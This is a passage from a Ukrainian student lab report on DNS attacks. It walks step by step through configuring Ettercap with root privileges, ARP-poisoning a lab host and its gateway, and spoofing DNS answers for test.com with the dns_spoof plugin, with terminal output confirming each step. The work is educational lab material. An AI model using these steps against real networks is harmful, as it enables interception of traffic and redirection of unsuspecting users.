  cpp-15-arm-linux-gnueabi      libasan8-armel-cross libgomp1-armel-cross  
  cpp-arm-linux-gnueabi        libasan8-i386-cross libgomp1-i386-cross  
  cpp-i686-linux-gnu           libatomic1-armel-cross libitm1-i386-cross  
  gcc-14-arm-linux-gnueabi-base libatomic1-i386-cross libjs-underscore  
  gcc-14-cross-base-ports      libc6-armel-cross   libplacebo349  
  gcc-14-i686-linux-gnu-base   libc6-dev-armel-cross libquadmath0-i386-cross  
  gcc-15-arm-linux-gnueabi-base libc6-dev-i386-cross librav1e0.7  
  gcc-15-cross-base-ports      libc6-i386-cross    libsigsegv2  
  gir1.2-girepository-2.0      libc6-x32           libstdc++-14-dev-arm64-cross  
  lib32asan8                   libcrypt-dev         libstdc++-14-dev-armel-cross  
  lib32atomic1                 libgcc-14-dev-armel-cross libstdc++-14-dev-i386-cross  
  lib32gcc-14-dev              libgcc-14-dev-i386-cross libstdc++-15-dev-armel-cross  
  lib32gomp1                   libgcc-15-dev-armel-cross libstdc++6-armel-cross  
  lib32itm1                    libgcc-s1-armel-cross libstdc++6-i386-cross  
Use 'sudo apt autoremove' to remove them.  
  
Upgrading:  
  ettercap-common  ettercap-graphical  
  
Summary:  
  Upgrading: 2, Installing: 0, Removing: 0, Not Upgrading: 2571  
  Download size: 3,574 kB  
  Space needed: 10.0 MB / 26.4 GB available
```


3.2 У файлі `/etc/ettercap/etter.conf` встановіть значення `ec_uid=0` та `ec_gid=0`. Командою `sudo -E ettercap -G` запустіть Ettercap.


Відредагувала конфігураційний файл `etter.conf`, встановивши значення `ec_uid=0` та `ec_gid=0` для коректної роботи Ettercap:

```
GNU nano 8.7 /etc/ettercap/etter.conf *
#####
# ettercap -- etter.conf -- configuration file
#
# Copyright (C) ALoR & NaGA
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
#
#####

[privs]
ec_uid = 0          # nobody is the default
ec_gid = 0          # nobody is the default

[items]
```


Запустила Ettercap у графічному режимі за допомогою команди `sudo -E ettercap -G`:




Можете спочатку не запускати Sniffing. Запустіть процес сканування хостів Scan for hosts. Відкрийте вікно Hosts List і ви маєте побачити список виявлених у мережі хостів. Призначте через Add to Target1 атакований хост та через Add to Target2 шлюз мережі. У MITM menu виберіть ARP poisoning. В параметрах залиште вибраним пункт Sniff

remote connections та запустіть Start Sniffing. Перевірте (arp -a) на атакованому хості таблицю ARP.


У налаштуваннях Ettercap обрала інтерфейс eth1 для роботи в локальній мережі та вимкнула автоматичний запуск перехоплення:



Почала сканування хостів:




Після сканування мережі відкрила список знайдених хостів. У переліку визначила Kali2 з адресою 192.168.145.148 та шлюз мережі 192.168.145.2:



У Ettercap призначила Kali2 як Target1, а шлюз мережі як Target2 для виконання атаки:

```
Host 192.168.145.148 added to TARGET1
Host 192.168.145.2 added to TARGET2
```

У меню MITM обрала режим ARP poisoning та залишила параметр Sniff remote connections для перехоплення трафіку:



Після вибору ARP poisoning Ettercap показав, що для роботи були взяті Kali2 та шлюз мережі і запущено Unified sniffing:

```
ARP poisoning victims:

GROUP 1: 192.168.145.148 00:0C:29:F0:90:A6


GROUP 2: 192.168.145.2 00:50:56:EE:C3:FD
Starting Unified sniffing...
```

На Kali2 перевірила ARP-таблицю після запуску Ettercap. У записі для шлюзу 192.168.145.2 відображається MAC-адреса Kali1, що означає виконання ARP poisoning:

```
(kali㉿kali2)-[~]
$ arp -a
? (192.168.145.254) at 00:50:56:e8:70:c5 [ether] on eth1
? (192.168.145.147) at 00:0c:29:5a:2d:88 [ether] on eth1
? (192.168.145.2) at 00:0c:29:5a:2d:88 [ether] on eth1
? (192.168.114.254) at 00:50:56:ec:1d:c3 [ether] on eth0
```

3.3 Відкрийте вікно View/Connections і ви побачите список активних з'єднань. У файлі /etc/ettercap/etter.dns вкажіть доменні адреси ресурсів, для яких буде здійснюватись підміна відповідей DNS, наприклад google.com А 127.0.0.1 У меню Plugins/Manage plugins виберіть плагін dns_spoof Тепер на атакованому хості можете перевірити, як будуть опрацьовані запити до вказаних у /etc/ettercap/etter.dns ресурсів (можливо, доведеться запустити sudo service apache2 start).


У Ettercap відкрила вкладку Connections, де видно активні мережеві з'єднання між Kali2 та шлюзом:



У файлі /etc/ettercap/etter.dns задала домен test.com, для якого налаштувала підміну DNS-відповіді на адресу 127.0.0.1:

```
GNU nano 8.7 /etc/ettercap/etter.dns
# www.bar.com PTR 10.0.0.10 [TTL] #
# www.google.com PTR ::1 [TTL] #
# #
# or for MX query (either IPv4 or IPv6): #
# domain.com MX xxx.xxx.xxx.xxx [TTL] #
# domain2.com MX xxx:xxx:xxx:xxx:xxx:xxx:xxx:xxx:xxx:xxx #
# domain3.com MX xxx:xxx:xxx::y #
# #
# or for WINS query: #
# workgroup WINS 127.0.0.1 [TTL] #
# PC* WINS 127.0.0.1 #
# #
# or for SRV query (either IPv4 or IPv6): #
# service._tcp|_udp.domain SRV 192.168.1.10:port [TTL] #
# service._tcp|_udp.domain SRV [2001:db8::3]:port #
# #
# or for TXT query (value must be wrapped in double quotes): #
# google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all" [TTL] #
# #
# NOTE: the wildcarded hosts can't be used to poison the PTR requests #
# so if you want to reverse poison you have to specify a plain #
# host. (look at the www.microsoft.com example) #
# #
# NOTE: wildcard names should be defined first otherwise they will shadow #
# the more specific names of the same domain. #
# #
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional. #
# #
# NOTE: IPv6 specific do not work because ettercap has been built without #
# IPv6 support. Therefore the IPv6 specific examples has been #
# commented out to avoid ettercap throwing warnings during startup. #
# #
#####
# vim:ts=8:noexpandtab
test.com A 127.0.0.1
*.test.com A 127.0.0.1
```


У списку плагінів обрала та активувала dns_spoof, який виконує підміну DNS-відповідей:



На Kali2 виконала DNS-запит до abc123.test.com. У відповіді домен було розв'язано в адресу 127.0.0.1 тобто підміна DNS успішна:

```
(kali@kali2)-[~]
$ dig abc123.test.com

; <<>> DiG 9.20.20-1-Debian <<>> abc123.test.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 14339
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;abc123.test.com.          IN      A

;; ANSWER SECTION:
abc123.test.com.          3600    IN      A      127.0.0.1

;; Query time: 3 msec
;; SERVER: 192.168.145.2#53(192.168.145.2) (UDP)
;; WHEN: Sun Mar 29 14:18:16 EEST 2026
;; MSG SIZE rcvd: 49
```

У цьому пункті я налаштувала Ettercap, виконала ARP poisoning і після цього активувала підміну DNS-відповідей, у результаті DNS-запит із Kali2 був оброблений уже не нормальною відповіддю, а підставленою адресою 127.0.0.1, тобто вийшло показати, що при такій атаці можна змінити результат DNS-резолвінгу і фактично перенаправити користувача не туди, куди він очікує.

Висновок:

У ході лабораторної я перевірила, як працює DNS у звичайному режимі і що з ним можна зробити при відсутності нормального захисту. Спочатку подивилась самі DNS-запити, їхню будову та відповіді, потім показала, що через DNS можна передавати дані, далі виконала підміну DNS-відповідей через Ettercap. У підсумку я побачила, що DNS може бути точкою для атак, якщо його використовувати зловмисно або залишити без належного контролю.